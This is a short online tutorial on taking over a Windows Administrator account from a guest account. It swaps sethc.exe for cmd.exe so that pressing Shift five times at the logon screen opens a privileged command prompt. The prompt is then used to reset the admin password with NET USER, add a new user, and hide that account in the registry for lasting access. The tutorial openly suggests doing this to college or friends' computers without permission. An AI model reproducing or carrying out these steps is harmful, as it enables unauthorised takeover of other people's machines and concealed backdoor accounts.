

How To Hack An Administrator Account With A Guest Account

(The only way this is going to work is if your account has permission to modify files in folder «system32»)

Ever wanted to hack your college pc with guest account/student account so that you can download with full speed Hack Administrator !!!!there ? or just wanted to hack your friend's pc to make him gawk when you tell your success story of hacking ? well,there is a great way of hacking an administrator account from a guest account by which you can reset the administrator password and getting all the privileges an administrator enjoys on windows.. Interested ? read on...


Concept

Press shift key 5 times and the sticky key dialog shows up.This works even at the logon screen. But If we replace the sethc.exe which is responsible for the sticky key dialog,with cmd.exe, and then call sethc.exe by pressing shift key 5 times at logon screen,we will get a command prompt with administrator privileges because no user has logged on. From there we can hack the administrator password,even from a guest account.

Prerequisites

Guest account with write access to system 32.


Here is how to do that -



- * Go to C:/windows/system32
- * Copy cmd.exe and paste it on desktop
- * rename cmd.exe to sethc.exe
- * Copy the new sethc.exe to system 32,when windows asks for overwriting the file,then click yes.

When asked to overwrite, overwrite the sethc.exe.

- * Now Log out from your guest account and at the user select window,press shift key 5 times.
- * Instead of Sticky Key confirmation dialog,command prompt with full administrator privileges will open.



Press shift key 5 times and command prompt will open.

- * Now type " NET USER ADMINISTRATOR aaa" where "aaa" can be any password you like and press enter.
- * You will see " The Command completed successfully" and then exit the command prompt and login into administrator with your new password.
- * Congrats You have hacked admin from guest account.

Further..

Also, you can further create a new user at the command prompt by typing "NET USER Ephemeral /ADD" where "Ephemeral" is the username you would like to add with administrator privileges. Then hide your newly created admin account by -

Go to registry editor and navigate to this key

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList]

Here create a new DWORD value, write its name as the "user name" that u created for your admin account and live with your admin account forever :)